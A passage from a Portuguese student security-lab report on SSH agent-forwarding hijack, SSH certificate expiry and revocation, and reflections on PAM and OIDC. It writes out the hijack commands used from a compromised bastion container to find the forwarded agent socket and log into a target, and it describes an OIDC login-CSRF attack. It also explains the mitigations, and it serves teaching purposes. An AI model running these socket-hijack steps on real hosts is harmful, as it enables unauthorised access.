eval "$(ssh-agent -s)"; ssh-add ~/.ssh/id_dev
Agent pid 9588
Identity added: /home/student/.ssh/id_dev (lab5 dev identity)
Certificate added: /home/student/.ssh/id_dev-cert.pub (student@lab5)
```

O lado da vítima mantém a sessão de forwarding aberta; o lado do atacante é uma segunda ligação à VM, com um shell de root em `jump` (`docker compose exec jump sh`, que representa o compromisso do bastião):

```
docker compose exec jump sh
/ # for s in /home/dev/.ssh/agent/s.*; do
>   if SSH_AUTH_SOCK=$s ssh-add -l >/dev/null 2>&1; then SOCK=$s; break; fi
> done
/ # echo "SOCK=$SOCK"
SOCK=/home/dev/.ssh/agent/s.nhVgl9EQFh.sshd.09omfgoFdf

/ # find / -name 'id_dev*' -type f 2>/dev/null; echo "[find done]"
[find done]

/ # SSH_AUTH_SOCK=$SOCK ssh-add -l
256 SHA256:FFlmbuOG9Dq/IBdVrFj+vrarwqpp/0xxjk+gcp+4Vb0 lab5 dev identity (ED25519)
256 SHA256:FFlmbuOG9Dq/IBdVrFj+vrarwqpp/0xxjk+gcp+4Vb0 lab5 dev identity (ED25519-
    CERT)

/ # SSH_AUTH_SOCK=$SOCK ssh dev@target
1a097db4c2a2:~$ whoami; hostname
dev
1a097db4c2a2
```

As duas fingerprints são iguais: mesma chave, a segunda com o certificado anexado (`ED25519-CERT`). O `find` não devolveu nada — a chave privada nunca saiu da VM; o que existe no `jump` é `/home/dev/.ssh/authorized_keys`, cujo *nome* não corresponde a `id_dev*`.



(a) vítima: vários sockets, só um responde.

(b) atacante: `find` vazio, agente a responder, shell em `target`.

Figura 5 Ex. 7 — o hijack. (a) na sessão de forwarding, o socket da sessão (`.sshd.`) responde e os restantes (`.agent.` e sessões antigas) não; (b) a partir de `jump`, o `find` não encontra chaves privadas, o agente lista a chave *e* o certificado, e `ssh dev@target` autentica como `dev`.

7a. O atacante não copiou nem quebrou nada: apontou `SSH_AUTH_SOCK` ao socket *encaminhado* e pediu ao agente — que corre na VM — para assinar o desafio do `target`. A chave privada nunca saiu da workstation; o que foi delegado ao `jump` pelo `-A` foi a *autoridade para a usar*. Manter a chave secreta protege a chave, não o serviço de assinatura. O certificado também não defende: é uma credencial válida durante toda a sua hora, e o agente transporta-a. Depois do Ex. 6 o `target` só aceita `publickey`, pelo que aquele login *só* podia ser um certificado assinado através do agente — o hardening não impede o hijack, apenas garante que a credencial usada foi a legítima.

3.5.1 Exercício 8 — mitigação

```
ssh -J jump -i ~/.ssh/id_dev dev@target
dev@target: Permission denied (publickey)          # certificado expirado
ssh-keygen -s ~/.ssh/user_ca -I 'student@lab5' -n dev -z 1 -V +1h ~/.ssh/id_dev.
    pub
ssh -J jump -i ~/.ssh/id_dev dev@target
1a097db4c2a2:~$
```

A primeira tentativa falhou porque o certificado caducou entre o hijack e o comando: o último tinha validade `12:17:00 -> 13:18:25` em hora local da VM (`WEST`, UTC+1), e a sessão já ia em `15:01`. O log do servidor diz o que o cliente esconde:

```
Refusing certificate ID "student@lab5" serial=1 signed by ED25519 CA
  SHA256:EiNe5...Bfvo: Certificate invalid: expired
```

Este incidente é a demonstração de 2a e 5b: expirado e revogado produz a mesma mensagem no cliente, e só o log do `target` os separa.

8a. O `ProxyJump` encaminha um *fluxo TCP*, não uma credencial: a sessão SSH — e portanto a autenticação — é ponta-a-ponta entre a VM e o `target`, pelo que o `jump` só transporta texto cifrado e nunca recebe um socket que saiba assinar. O `-A` encaminha uma *capacidade*.

Regra para um operador: `-A` apenas para um host que se controla e em que se confia inteira-

mente, numa sessão curta; nunca para um bastião que não se administra. O default seguro é `ForwardAgent no` (global ou por `Host`) e usar `-J` para encadear. Defesa em profundidade: `ssh-add -c`, que pede confirmação a cada uso — um socket sequestrado passa a ser um pedido que não se esperava —, `ssh-add -t` para limitar a vida da chave no agente, certificados de vida curta para limitar o raio de dano, e assinar certificados sem a extensão `permit-agent-forwarding` (`-O clear`) para que a própria credencial recuse encaminhamento. Nota de assimetria: o `jump` continua a autenticar por *chave crua* em `authorized_keys`, o que é precisamente o problema não resolvido da Parte A e o que torna um bastião comprometido tão valioso.

A Reflexões (Labs 3, 4 e 5)

Lab 3 — PAM (200–300 palavras)

Autenticar no Linux não é uma função, é uma pilha que cada serviço monta. O `sudo` quase não tem regras próprias: puxa tudo de `common-auth`. Bom para administrar (um ficheiro muda tudo; MFA soma-se sem tocar em código), mau quando se erra (uma linha parte todos os incluídores; aqui bastou trocar uma linha para o `sudo` negar tudo, e o PAM negou em modo fechado, como deve ser). A minha primeira pilha do `faillock` com a ordem trocada negou até a password certa: a ordem é a semântica.

Os dois controlos têm custo. O bloqueio fecha a adivinhação online (três erros e a conta fecha) mas vira DoS: quem souber o username bloqueia-me. Ao operador diria: ganhamos anti-brute-force, perdemos disponibilidade — usar tempos curtos, contar por origem, deixar o root de fora. A qualidade de password fecha as fracas à nascença, mas empurra para papel e variantes previsíveis. Segurança aqui é trocar probabilidade de intrusão por disponibilidade e usabilidade, e medir depois (`faillock`, rejeições do `pwquality`).

Lab 4 — OIDC (200–300 palavras)

Centralizar no dex compra *single sign-on* real: uma só credencial (`student@ssc.local`), uma só política, e os clientes deixam de ver passwords — só verificam assinaturas contra o `jwks_uri`, como fiz com o `verify.py`. O preço é concentrar tudo no mesmo segredo: a chave de assinatura e a base de utilizadores. Comprometer o IdP é forjar identidade à vontade — emitir ID tokens com qualquer `sub`/`email`, `aud` e `nonce` válidos — e com isso entrar em todos os clientes de uma vez, além de emitir access tokens. De incidente local passa a comprometer o ecossistema inteiro.

O segundo ponto aprendi no `client.py`: validar o token não fecha o login. Com tudo de 5c a passar, o `PENDING` continua global — aceita qualquer `state` que ele próprio emitiu, sem o ligar ao browser que iniciou o fluxo. Um atacante inicia o seu próprio login, obtém um par `code+state` válido (para a identidade dele), e leva o browser da vítima a visitar esse `/callback?code&state`: o cliente troca com o seu `verifier` guardado e entrega à vítima uma sessão autenticada como o atacante (login CSRF / fixação de sessão). O token está genuíno e mesmo assim o login é inseguro: a validação prova que o token é verdadeiro, não que pertence a este browser. Segurança aqui já não é criptografia do token, é gestão de sessão — `state`, `nonce` e `verifier` ligados ao iniciador antes de aceitar a resposta.

Lab 5 — Certificados SSH (200–300 palavras)

Uma CA SSH e o dex fazem a mesma jogada: substituem "cada host confia em cada chave" por "todos confiam num só emissor". O que centralizam é a decisão de *quem é quem* — e o novo ponto único de falha é a chave privada da CA. Neste laboratório ela não tem passphrase

por ser descartável; uma CA a sério é a chave mais protegida que se possui. Quem a tiver assina qualquer principal para qualquer host, tal como quem comprometer o IdP emite ID tokens para qualquer cliente. A diferença de alcance: a CA não guarda utilizadores, só emite; o IdP guarda credenciais e sessões.

No caso do certificado de `ops` revogado, quem responde é a revogação (KRL + `RevokedKeys`): age agora, sobre aquela credencial. A autenticação não serve — o certificado era genuíno; a autorização por principals também não — o principal `ops` era legítimo; a validade também não — faltava quase uma hora. Só a revogação distingue "deixou de ser aceitável" de "expirou", e esta distinção só existe no log do servidor: o cliente vê a mesma recusa nos quatro casos.

O hijack não quebrou criptografia nem roubou chave: usou um default conveniente (`-A`) e um host intermédio comprometido — exactamente a forma do socket do Docker e do cron world-writable do Lab 1. Não é falha de algoritmo, é autoridade ambiente herdada por quem controla o meio. A regra que retiro: o agente só se empresta a quem já confio para a chave; para atravessar um bastião, `ProxyJump`.